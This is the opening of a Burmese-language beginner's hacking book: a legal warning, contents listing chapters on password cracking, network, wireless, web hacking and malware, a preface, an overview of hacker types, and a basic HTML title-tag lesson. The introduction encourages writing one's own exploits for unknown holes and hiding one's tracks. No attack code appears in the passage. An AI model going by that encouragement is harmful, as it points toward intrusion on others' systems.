မျက်ပွင့်စာပေ

Hacker

တို့၏ ထိုးဖောက်နည်းများ နှင့်

Hacker အန္တရာယ်ကာကွယ်နည်း များ

စတင်လေ့လာသူများအတွက် For Starter

Hacker မှန်သမျှတားဆီးကြ

အတားအဆီးမှန်သမျှ ကျော်လွှားကြ

ရဲမင်းအောင် (Rey Electronic)

အထူးသတိပြုရန်

မည်သည့်နေရာတွင် hacking ပညာကို အသုံးချသည်ဖြစ်စေ Cyber Law ကိုအထူးသတိထားပါ။ ကွန်ပျူတာ၊ Server များသို့ တရားမဝင်ခိုး၍ ဝင်ရောက်ခြင်းသည်ထောင်ဒါဏ်ချမှတ်နိုင်သောပြစ်မှုတစ်ခု ဖြစ်ပါသည်။ ယခုစာအုပ်ကိုလည်း ပညာပေးခြင်းနှင့် လုံခြုံရေးအားနည်းချက်များကို ထောက်ပြလိုသော ရည်ရွယ်ချက်ဖြင့်သာ ရေးသားခြင်းဖြစ်ပါကြောင်း

မာတိကာ

စကားချီး

Chapter I	Introduction	3
Chapter II	Programming Concepts	7
Chapter III	Using Linux	40
Chapter IV	Password Cracking	69
Chapter V	Network Hacking	107
Chapter VI	Wireless Network Hacking	143
Chapter VII	Windows Environment Hacking	154
Chapter VIII	Using Malwares	171
Chapter IX	Web Based Hacking	186
Chapter X	Conclusion	200

စကားချီး

ကွန်ပ်တို့၏ကမ္ဘာလောကကြီးတွင်အပြုသဘောဆောင်သောဆောင်ရွက်မှုများ၊ ကြိုးပမ်းအားထုတ်မှုများရှိသကဲ့သို့ပင် အပျက်သဘောဆောင်သောဆောင်ရွက်မှုများ၊ ကြိုးပမ်းအားထုတ်မှုများလည်းရှိသည်။ အပျက်သဘောဆောင်သောလုပ်ဆောင်ချက်များသည် လူအများ၏ကဲ့ရဲ့မှုများ၊ ရှုံချမှုများဖြင့် ကြုံတွေ့ရနိုင်သော်လည်း တစ်ခါတစ်ရံတွင်များစွာသော ဖွံ့ဖြိုးတိုးတက်အကျိုးသက်ရောက်မှုများကို ဖြစ်ပေါ်လာစေပါသည်။ အပြုသဘောဆောင်သူများမှလေယာဉ်ပျံကိုတီထွင်ကြသည်။ အပျက်သဘောဆောင်သူများမှ လေယာဉ်ပျံပျက်ကျလျှင်ဘေးကင်းစေရန် လေထီးကိုတီထွင်ကြသည်။ လေထီးများတီထွင်ခြင်းကြောင့်ပင်လူအများမှ အကြောက်တရားများကင်းဝေးပြီး ပိုမိုကောင်းမွန်သောလေယာဉ်ပျံများကိုတီထွင်နိုင်ကြသည်မဟုတ်ပါလား။

ယခုလည်း Hacking စာအုပ်ကိုရေးပါသည်။ တစ်ချို့သောလူများက အပြုသဘောဆောင်သောလုပ်ဆောင်ချက်များဖြင့် အကျိုးပြုမည်ဖြစ်ပြီး အချို့ကလည်းပျက်စီးခြင်းကို ရွေးချယ်မည်ဖြစ်သည်။ မည်သို့ပင်ဆိုစေကာမူလောကတွင် ကောင်းမှုချည်းပြုလုပ်၍ မရသကဲ့သို့ မကောင်းမှုချည်းလည်းတည်တံ့၍မနေပါ။ စာဖတ်သူ၏ စိတ်တိုင်းကျသဘောအတိုင်းသာ ပြုမူဆောင်ရွက်ကြမည်သာဖြစ်သည်။ Hacking ပညာရပ်ကိုအသုံးပြု၍ ကွန်ယက်များ၊ ကွန်ပျူတာစနစ်များကိုဖျက်စီး၊ ဖောက်ထွင်းနိုင်သကဲ့သို့ လာလတ္တံ့သောဘေးအန္တရာယ်များကိုလည်း ကြိုတင်ကာကွယ်နိုင်မည်ဖြစ်သည်။

ယခုစာအုပ်တွင် Hacking အကြောင်းရေးသားထားပါသည်။ ထို Hacking သဘောတရားများကို စတင်လေ့လာလိုသူများအတွက်သာ ရည်ရွယ်ရေးသားထားခြင်းဖြစ်၍ အလွန်တရာမြင့်မားသော နည်းပညာများပါဝင်မည်မဟုတ်ပါ။ သို့ရာတွင် ယခုစာအုပ်ပါအကြောင်းအရာများကို မသိရှိလျှင် မည်သို့မျှ ထိုထက်ပိုမိုခက်ခဲသော နည်းပညာရပ်များကို ထပ်မံလေ့လာရန် မဖြစ်နိုင်ပါ။ အမှန်အတိုင်းပြောရလျှင် Hacking စာအုပ်များကို စာအုပ်အဖြစ်သို့ ရောက်ရှိရန် မလွယ်ကူပါ။ အဖက်ဖက်မှ စဉ်းစားပြီး မပါသင့်သောအကြောင်းအရာများ၊ သိသင့်သိထိုက်သောအကြောင်းအရာများကို ချိန်ညှိရေးသားရပါသည်။

အကယ်၍ ယခုစာအုပ်ပါအကြောင်းအရာများကို စေ့စေ့စပ်စပ်သေချာစွာသိရှိသွားခြင်းဖြင့် အလွန်တရာတော်တတ်သော ကျွမ်းကျင်ပညာရှင်မဖြစ်နိုင်သည့်တိုင် လုံခြုံရေးနည်းစနစ်များကို သေချာစွာသိရှိသွားနိုင်ပါသည်။ သို့ရာတွင် ယခုစာအုပ်ပါအကြောင်းအရာများဖြင့် သူတစ်ပါး၏ Web Page များကိုချိုးဖောက်ဝင်ရောက်ရန် မဖြစ်နိုင်ပါ။ အခြေခံသဘောတရားများအကြောင်းကိုသာရေးသားထားခြင်းဖြစ်၍ ယနေ့ခေတ်တွင် Web Page အများစုသည် လုံခြုံရေးစနစ်များကို မြင့်မားစွာ အသုံးပြုထားခြင်းကြောင့် ဖြစ်ပါသည်။ ထို့ကြောင့် စာအုပ်ပါအကြောင်းအရာများကို မိမိကွန်ပျူတာ သို့မဟုတ် ဆက်စပ်ကွန်ယက်များတွင်သာ စမ်းသပ်စေလိုပါသည်။ Public ကွန်ယက်တွင် စမ်းသပ်၍ ဖြစ်လာသော အကျိုးဆက်များကို လုံးဝ တာဝန်မယူပါ။

ယခုစာအုပ်ကိုပညာပေးလိုသော ဆန္ဒသက်သက်ဖြင့်ရေးပါသည်။ ထို့ကြောင့် ယခုစာအုပ်ဖြင့် ဖြစ်ပေါ်လာသောကိစ္စအရပ်ရပ်တိုင်းသည် စမ်းသပ်သူများ၏ တာဝန်သာဖြစ်ပါသည်။ အကယ်၍ အခြားတပါးသောကွန်ယက်များ၊ ကွန်ပျူတာများတွင်စမ်းသပ်ခြင်းဖြင့် Privacy ချိုးဖောက်မှုများ ဖြစ်ပေါ်လာပါက စမ်းသပ်သူမှသာ တာဝန်ယူဖြေရှင်းပေးရပါမည်။ အကယ်၍ နားမလည်မှုကြောင့် မေးမြန်းစရာများရှိပါက telecomtech88@gmail.com သို့ ဆက်သွယ်မေးမြန်းနိုင်ပါသည်။

ဤစာအုပ်၏ Topic အများစုကို David Melnichuk ရေးသားသော The Hacker's Underground Handbook မှ ကောက်နုတ်ဖော်ပြပါသည်။

Chapter I

Introduction

Hacker ဆိုသည်မှာ

Hacker ဆိုသည်မှာ Electronic နည်းပညာအထူးသဖြင့် ကွန်ပျူတာစနစ်များကို အလွန်စိတ်ဝင်စားသူတစ်ယောက်ဟူ၍ သတ်မှတ်နိုင်မည်ဖြစ်သည်။ Hacker တစ်ယောက်သည် ကွန်ပျူတာစနစ်၏ အလုပ်လုပ်ပုံများကိုစိတ်ဝင်စားပြီးအားနည်းချက်၊ယိုပေါက်များကိုလိုက်လံရှာဖွေနေသူတစ်ယောက်ဖြစ်လေ့ရှိပါသည်။ Hacker ကောင်းတစ်ယောက်ဖြစ်လာရန် ထင်သလောက် မလွယ်ကူပါ။ စာရေးသူထင်မြင်ချက်ကို ဖော်ပြရလျှင် Hacker ကောင်းတစ်ယောက်ဖြစ်လာရန် ကွန်ပျူတာစနစ်တွင် အဓိကအကျဆုံး Branch နှစ်ခုဖြစ်သော Programming နှင့် Networking Engineer ဘာသာရပ်များကိုပေါင်းစပ်ထားခြင်းပင် ဖြစ်မည်ထင်ပါသည်။ ထို့ကြောင့် Hacker တစ်ယောက်ဖြစ်လာစေရန် Programming ဘာသာရပ် တစ်ခုခုကို ထဲထဲဝင်ဝင် အခြေအမြစ်ကျနစွာသိရှိနားလည်ထားရန်လိုအပ်ပါမည်။ ထို့နောက် Networking (ကွန်ယက်နည်းပညာ)ကိုလည်း ထဲထဲဝင်ဝင်သိထားရပါမည်။

Hacker တစ်ယောက်ဖြစ်လာစေရန် အဓိကအကျဆုံးမှာ ဖွဲနှင့်လုံ့လဝိရိယရှိရန်ပင်ဖြစ်သည်။ Hacker တစ်ယောက်ဆိုသည့်ဂုဏ်ကိုမက်မောခြင်းကြောင့်သာ Hacker ဖြစ်ချင်သည်ဆိုပါလျှင် မည်သို့မျှ Hacker ဖြစ်လာမည်မဟုတ်ပါ။ တောမရောက်၊ တောင်မရောက်ဖြင့် သူတစ်ပါးမျက်စိစပါးမွှေးစူးသော လူအန္တ တစ်ယောက်သာဖြစ်လာမည်ထင်ပါသည်။ ထို့ကြောင့် Hacker ပညာရပ်များကိုတစ်မနက်တည်း စိတ်ဝင်စားရုံဖြင့် တတ်မြောက်လာမည်မဟုတ်ပါ။ အချိန်ပေးပြီး လုံ့လဝိရိယဖြင့်သာလေ့လာတတ်မြောက်နိုင်မည်ဖြစ်ပါသည်။ ထို့အပြင် ယခုစာအုပ်သည် အခြေခံသဘောတရားများကိုသာရေးသားထားခြင်း ဖြစ်ပါသည်။ ထို့ကြောင့် ဤစာအုပ်ပါအကြောင်းအရာများဖြင့် ရောင့်ရဲတင်းတိမ် ရပ်တန့်နေရန် မဟုတ်ပဲ ဆက်လက်လေ့လာရန် အလွန်အရေးကြီးပါသည်။ လေ့လာနိုင်ရန်လည်းလိုအပ်မည်ဖြစ်ပါသည်။

များသောအားဖြင့် Hacker ၃ မျိုးရှိကြောင်း ပြဆိုကြလေ့ရှိသည်။ ယင်းတို့မှာ

White Hat - White Hat များကိုလူကောင်းများအဖြစ်သတ်မှတ်ကြပါသည်။ သူတို့သည် သူတို့၏ ပညာရပ်များကိုမတရားသော ခိုးဖုက်နှောင့်ယှက်ဖျက်ဆီးများတွင်အသုံးမပြုပဲကွန်ပျူတာစနစ် လုံခြုံရေးများ ကိုကူညီခြင်း၊ အခြားသောမကောင်းသော Hacker များ၏ ရန်မှ ကူညီခြင်းတို့ကို ပြုလုပ်ကြပါသည်။

Black Hat - Black Hat များကိုလူဆိုးများအဖြစ် သတ်မှတ်ကြပါသည်။ သူတို့သည် သူတို့၏ လုပ်ဆောင်နိုင်စွမ်းများကိုသူတို့၏ ရယူလိုမှုတစ်ခုတည်းအတွက်သာအသုံးပြုကြပါသည်။ သူတို့သည် ဘဏ်များ၊ Credit Card များနှင့် Web Site များကိုဖောက်ထွင်းပြီးရယူခြင်း တစ်ခုတည်းအတွက်သာ အသုံးပြုကြလေ့ရှိသည်။

Grey Hat - ကောင်းခြင်းနှင့် မကောင်းခြင်းဒါန်တွဲလေ့ရှိသော Hacker များဖြစ်သည်။ တစ်ခါတစ်ရံတွင် ကောင်းမှုများကို ပြုလုပ်ပေးပြီးတစ်ခါတစ်ရံတွင် မကောင်းမှုများကိုလုပ်ဆောင်လေ့ ရှိကြပါသည်။ ကောင်းခြင်း၊ မကောင်းခြင်းသည် မိမိအပေါ်တွင်သာမူတည်နေသည့်အတွက် Hacker များကို White Hat များ၊ Back Hat များဟုအချိန်ပြည့်သတ်မှတ်နိုင်မည်ဟုမထင်ပါ။ အချိန်ကာလကိုလိုက်၍ ပြောင်းလဲမှုရှိမည်သာဖြစ်သည်။ အရေအတွက်များကို အချိုးချခြင်းအရ Hacker အများစုသည် Grey Hat များဖြစ်သည်ဟုဆိုပါသည်။

စာဖတ်သူများကမည်သည့် အမျိုးအစားတွင် ပါဝင်လိုပါသလဲ။

ထို့အပြင် Hacker များ၏ အရည်အသွေး၊ တတ်မြောက်မှုများကိုခွဲခြားသတ်မှတ်ရာတွင် အောက်ပါအတိုင်း အုပ်စု ၃ စုခွဲခြားထားပါသည်။

Script Kiddies - တောမရောက်၊ တောင်မရောက် ကကြီး၊ ခခွေး Hacker များဖြစ်သည်။ ၄င်းအုပ်စုသည် ကိုယ်ပိုင်စွမ်းရည်များရှိလေ့မရှိပဲအခြားသော Hacker များပြုလုပ်ပေးထားသော Tool များကိုအသုံးပြု၍ တတ်ယောင်ကား ပြုလုပ်ကြသော Hacker များဖြစ်သည်။ ထိုသူများ၏ လုပ်ဆောင်ချက်များသည် အဆိုးဖက်သို့သာဦးတည်လေ့ရှိပါသည်။

Intermediate Hackers - ဖော်ပြပါအုပ်စုတွင်ပါဝင်သောလူများသည် ကွန်ပျူတာများ၊ ကွန်ယက်များ အကြောင်းကို သိထားပါသည်။ ထို့အပြင် Programming Knowledge များလည်း အထိုက်အလျောက် ရှိကြကာ Script များ၏ အလုပ်လုပ်ပုံကို ရှာဖွေစူးစမ်းနိုင်စွမ်းရှိသည်။ သို့ရာတွင် Script Kiddies များဖြင့် တူသောအချက်မှာ ၄င်းတို့သည် သူများလုပ်ထားပြီးသော Tool များကိုသာသုံးစွဲနိုင်ပြီး ကိုယ်ပိုင်ညဏ်စွမ်းဖြင့် တီထွင်လုပ်ဆောင်နိုင်မှုမရှိပါ။ Exploits များကိုလည်း အသင့်လုပ်ဆောင်ပြီးသားကိုသာ ယူငင်သုံးစွဲလေ့ရှိ၍ မိမိကိုယ်တိုင် ဖန်တီးမှုမပြုလုပ်နိုင်ပါ။

Elite Hackers - ၄င်းတို့သည်အစွမ်းအစရှိသော Hacker များဖြစ်ပါသည်။ သူတို့သည်ကိုယ်ပိုင် Hacker Tool များနှင့် Exploit များကိုရေးသားနိုင်စွမ်းရှိကြသည်။ ထို့အပြင် သူတို့သည် စနစ်များကို ထိုးဖောက်ဝင်ရောက်နိုင်ကာ သူတို့လုပ်ဆောင်ချက်များကိုလည်း အခြားသူများနောက်ယောင်ခံမလိုက်နိုင်အောင် ဖုံးကွယ်ထားနိုင်စွမ်းလည်း ရှိကြပါသည်။ စာဖတ်သူများလည်း ထိုအဆင့်သို့ရောက်ရှိအောင် ကြိုးပမ်းသင့်ပါသည်။

Hacker ကောင်းတစ်ယောက်ဖြစ်လာစေရန်

Hacker ကောင်းတစ်ယောက်ဖြစ်လာစေရန် ထင်မှတ်ထားသကဲ့သို့မလွယ်ကူပါ။ ချက်ချင်းလက်ငင်းလည်း မဖြစ်နိုင်ပါ။ ကြိုးပမ်းစွမ်းဆောင်မှုများ အများကြီးပြုလုပ်ရမည်ဖြစ်သည်။ ပြဿနာတစ်ရပ်ကို ဖြေရှင်းရန်အတွက် နည်းလမ်းတစ်မျိုးထက်မက ရှိတတ်ပါသည်။ Hacker ကောင်းတစ်ယောက်သည် ပြဿနာပေါင်း သောင်းခြောက်ထောင်ကို လွယ်ကူစွာဖြင့် ဖြေရှင်းနိုင်ပါသည်။ ဖန်တီးစွမ်းဆောင်ရည်မြင့်မားလာလေလေ ကွန်ပျူတာစနစ်တစ်ခုကို ထိုးဖောက်ရန်အတွက် အခွင့်အရေးပိုများလာလေလေဖြစ်ပါသည်။ အခြားသော ကြီးမားကျယ်ပြန့်သော လိုအပ်ချက်တစ်ခုမှာ သင်ကြားလိုစိတ်ဖြစ်ပါသည်။ သင်ကြားမှုမရှိပဲ မည်သည့်ပညာရပ်ကိုမျှ တတ်မြောက်လာနိုင်မည်မဟုတ်ပါ။ မှတ်သားထားရန်လိုအပ်သည်မှာ အသိပညာ သည်စွမ်းအားဖြစ်ပါသည်။ ထို့အပြင် သည်းခံနိုင်ခြင်းကိုလည်း လေ့ကျင့်ထားရန် လိုအပ်မည်ဖြစ်ပါသည်။ အဘယ်ကြောင့်ဆိုသော် အချို့သော သင်ခန်းစာအကြောင်းအရာများသည် တစ်ခါတည်းဖြင့် နားလည်ရန် ခဲယဉ်းပါသည်။ ထပ်တလဲလဲ လေ့လာဆည်းပူးသောအခါတွင်မှ ထိုအကြောင်းအရာတွင် သင်သည် ဆရာတစ်ဆူအဖြစ် ကျွမ်းကျင်လာစေမည်ဖြစ်ပါသည်။

Chapter II

Programming Concepts

Programming သဘောတရားများ

Hacking ဘာသာရပ်ကိုသင်ယူရာတွင် programming ဘာသာစကားတစ်ခုခုကိုလေ့လာရန် လိုအပ်မည် ဖြစ်သကဲ့သို့ မလေ့လာပဲလည်း အသုံးပြုနိုင်မည်ဖြစ်သည်။ သို့ရာတွင် programming ဘာသာစကားတစ်ခုခုကို ထဲထဲဝင်ဝင်မသိရှိပဲ အမှန်အကန်တတ်မြောက်သော Eithical Hacker တစ်ယောက်ဖြစ်လာမည်မဟုတ်ပါ။ အခြားသူများရေးသားထားသော Tool များကိုအသုံးပြု၍ Hack လုပ်ကောင်းလုပ်နိုင်မည်ဖြစ်သော်လည်း ကိုယ်တိုင် Tool များတီထွင်ခြင်း၊ အခြားတစ်ပါးသောသူများရေးသားထားသည့် Tool များ၏အလုပ်လုပ်ဆောင်ပုံကို ကောင်းမွန်စွာသိရှိနိုင်မည်မဟုတ်ပါ။ ထို့ကြောင့် Programming Language တစ်ခုခုကိုမကျွမ်းကျင်မပိုင်နိုင်ပါက အခြားတစ်ပါးသောသူများ၏ Script Kiddie ဟုခေါ်ဆိုခြင်းကို ခံရနိုင်ပါသည်။ အမှန်တကယ်တွင်လည်း Script Kiddie အဆင့်တွင်သာရှိပါလိမ့်မည်။ Programming ဘာသာစကားများကို တပ်မြောက်ခြင်းဖြင့်

၁။ လက်ရွေးစင်အဆင့်ဖြစ်သော Hacker တစ်ယောက်ဖြစ်လာစေပါမည်။

၂။ Black Hat ကဲ့သို့သော Hacker တစ်ယောက်တွင် လုံခြုံရေးယိုပေါက်တစ်ခုကိုတွေ့သောအခါတွင် Hack လုပ်နိုင်သော ကိုယ်ပိုင် Exploit တစ်ခုကိုရေးသားနိုင်မည်ဖြစ်သည်။ မည်သူမျှမသိရှိသေးသော ယိုပေါက်များကို အသုံးချ၍ Hack ပြုလုပ်နိုင်မည်ဖြစ်သည်။ အကယ်၍ အခြားသောသူများ Hack ပြုလုပ်၍ ပြီးငွေ့သောအခါမှ မိမိမှ Hack လုပ်နိုင်ခြင်းကို တော်တတ်သော Hacker တစ်ဦး၏လုပ်ဆောင်ချက်ဟု ဆိုနိုင်မည်မဟုတ်ပါ။

၃။ ကိုယ်ပိုင် Program သို့မဟုတ် Exploit ရေးသားခြင်းဖြင့် အလွန်တရာ ကောင်းမွန်သော ကျေနပ်မှုကို ရရှိစေမည်ဖြစ်သည်။

အထက်ပါအကြောင်းအရာများကြောင့် Hacker ကောင်းတစ်ဦးဖြစ်လာစေရန် Programming ဘာသာစကားကိုကျွမ်းကျင်သည်အထိတတ်မြောက်သင့်ပါသည်။အခြားသောလူများသည် Programming ဘာသာရပ်ကိုစတင်လေ့လာမည်ဟုဆုံးဖြတ်တတ်ကြသော်လည်း မည်သည့်နေရာက စတင်ရမည်ကို မသိရှိကြပေ။ အကြံပေးလိုသည်မှာ Programming Language တစ်ခုကိုစတင်လေ့လာရန် အတွက် HTML (Hypter Text Markup Language) မှစတင်နိုင်မည်ဖြစ်သည်။ HTML ဆိုသည်မှာ Web Page များတွင် တွေ့မြင်နေကြအရာများဖြစ်သော Web Site များကိုရေးဆွဲသည့်ဘာသာစကားပင်ဖြစ်သည်။ HTML ဘာသာစကားသည် အသုံးပြုနေကြဖြစ်လျှင် အလွန်လွယ်ကူပါသည်။ ယခုစာအုပ်တွင် HTML ဘာသာရပ်အတွက်အခြေခံသဘောတရားများနှင့် အခြေခံနည်းပညာများကိုဖော်ပြပေးမည်ဖြစ်သည်။ စတင်လေ့လာရန်အတွက် အခြေခံ HTML သဘောတရားများသာဖြစ်၍ အဆင့်မြင့်သော သင်ခန်းစာများကိုထည့်သွင်းပေးမည်မဟုတ်ပါ။ အကယ်၍လေ့လာလိုပါက Internet မှဖြစ်စေ၊ အခြားသော နိုင်ငံခြားနည်းပညာစာအုပ်


များမှုဖြစ်စေ လေ့လာနိုင်ပါသည်။ မကြာမီအချိန်အတွင်းမှာလည်း HTML နှင့်သက်ဆိုင်သော စာအုပ်ကို ထုတ်ပေးရန်စီစဉ်လျက်ရှိပါသည်။

HTML ဘာသာစကားအခြေခံ


HTML ဘာသာစကားကိုလေ့လာရန် အလွန်ပင်လွယ်ကူပါသည်။ လိုအပ်သော Software များမှာလည်း ကွန်ပျူတာတိုင်းတွင် ရှိနှင့်ပြီးဖြစ်သော Internet Explorer သို့မဟုတ် Mozilla Firefox ကဲ့သို့ Browser တစ်ခုနှင့် Notepad ကဲ့သို့ Text Processing Software တစ်ခုသာလျှင်ဖြစ်ပါသည်။ ထို့ကြောင့် Home Page များကိုရေးသားခြင်းနှင့် စတင်ကြည့်ကြပါမည်။

သင်ခန်းစာ (၁) Web Page ခေါင်းစဉ်ထည့်သွင်းခြင်း


စတင်လုပ်ဆောင်ရန်အတွက် Start > Run ကိုဖွင့်ပါ။ သို့မဟုတ် ကွန်ပျူတာ၏ Keyboard မှ Windows Key နှင့် R ကိုတွဲနှိပ်၍လည်း Run ကိုဖွင့်နိုင်ပါသည်။ RUN Box ထဲတွင် Notepad ဟုရိုက်ထည့်ပြီး Enter နှိပ်ပါ။ ထိုအခါ အောက်ဖော်ပြပါ ပုံကိုတွေ့ရမည်ဖြစ်သည်။ ထိုအထဲတွင် Coding များရေးသားရမည် ဖြစ်ပါသည်။




ထိုအထဲတွင် အောက်တွင်ဖော်ပြထားသောပုံအတိုင်းရေးသားရပါမည်။



ထိုသို့ရေးသားပြီးနောက် save လုပ်ရပါမည်။ ထို့ကြောင့် File မှ save ကိုရွေးချယ်ပါ။ အောက်ဖော်ပြပါ ပုံကို တွေ့ရမည်ဖြစ်သည်။ Save In Box ထဲတွင် သိမ်းဆည်းလိုသောနေရာကိုရွေးချယ်ပေးရပါမည်။ ထို့နောက် Save As Type တွင် All Files ကိုရွေးချယ်ပေးရပါမည်။ File Name တွင် Home.html ဟုပေး ပါ။ Save ခလုတ်ကို Click နှိပ်ပေးပါ။ အောင်မြင်စွာ Save လုပ်သွားမည်ဖြစ်သည်။ အောက်တွင် ဖော်ပြထားသည့်ပုံတွင် Desktop တွင် Save လုပ်ထားသည့်အတွက် Save လုပ်ထားသည့်ဖိုင်သည် Desktop သို့ရောက်ရှိသွားမည်ဖြစ်ပါသည်။



ထို့နောက် Desktop သို့သွားရောက်၍ Home.html ဖိုင်ကို Double Click နှိပ်လိုက်သောအခါ အောက်ဖော်ပြပါပုံအတိုင်း Mozilla Firefox ပွင့်လာပြီး Tab Name တွင် A Home Page About Cats ဟုပေါ်နေသည်ကိုတွေ့ရမည်ဖြစ်ပါသည်။



Code အကြောင်းကိုရှင်းပြရလျှင် HTML ကိုရေးသားသည့်အခါတွင် <HTML> ဖြင့်စ၍ရေးသားရမည်ဖြစ်သည်။ <HTML> သည် Tab တစ်ခုဖြစ်ပြီး Web Page ဖြစ်သည်ဟုကြေငြာပေးသော လုပ်ဆောင်ချက်တစ်ခုဖြစ်သည်ဟု မှတ်ယူရပါမည်။ ထို့နောက် <HTML> ဖြင့်စရေးလျှင် </HTML> ဖြင့်ပြန်လည်အဆုံးသတ်ပေးရပါမည်။ <HEAD> သည် Web Page တွင်ပေါ်မည်မဟုတ်သော Web Page နှင့်သက်ဆိုင်သောအချက်အလက်များကိုမှတ်ချက်ပုံစံဖြင့်ရေးသားသည့်အခါတွင်အသုံးပြုနိုင်မည်ဖြစ်ပါသည်။

<HEAD> ဖြင့်စသည့်အတွက် </HEAD> ဖြင့်ပြန်ပိတ်ပေးရပါသည်။ <! သည် မှတ်ချက်စရေးရန်အတွက်အသုံးပြုနိုင်ပြီးယင်းနောက်တွင်ရေးသားသမျှသော စာသားတို့ကိုမှတ်ချက်ဟုယူဆပြီးကျော်သွားမည်ဖြစ်သည်။ ထို့နောက် > ဖြင့် ပြန်ပိတ်ပေးရပါသည်။ ထို့ကြောင့် <!—Created by your Name--> တစ်ကြောင်းလုံးသည် မှတ်ချက်ရေးသားထားခြင်းဖြစ်သည်ကို သဘောပေါက်နားလည်ထားရပါမည်။

<TITLE> ဖြင့်စလျှင် </TITLE> ဖြင့်အဆုံးသတ်ရမည်ဖြစ်ပြီး အလယ်တွင် Web Page ၏ ခေါင်းစဉ်ကိုရေးသားရပါမည်။ ထို့ကြောင့်

<TITLE>

A Home Page About Cats

</TITLE> သည် Web Page တစ်ခု၏ ခေါင်းစဉ်ဖြစ်ပါသည်။

ယခုအဆင့်အထိနားလည်လျှင် သင်ခန်းစာ (၂) ကိုလေ့လာကြည့်ကြပါမည်။

သင်ခန်းစာ (၂) Web Page များကို ပြင်ဆင်ခြင်းနှင့် စာသားများထည့်သွင်းခြင်း

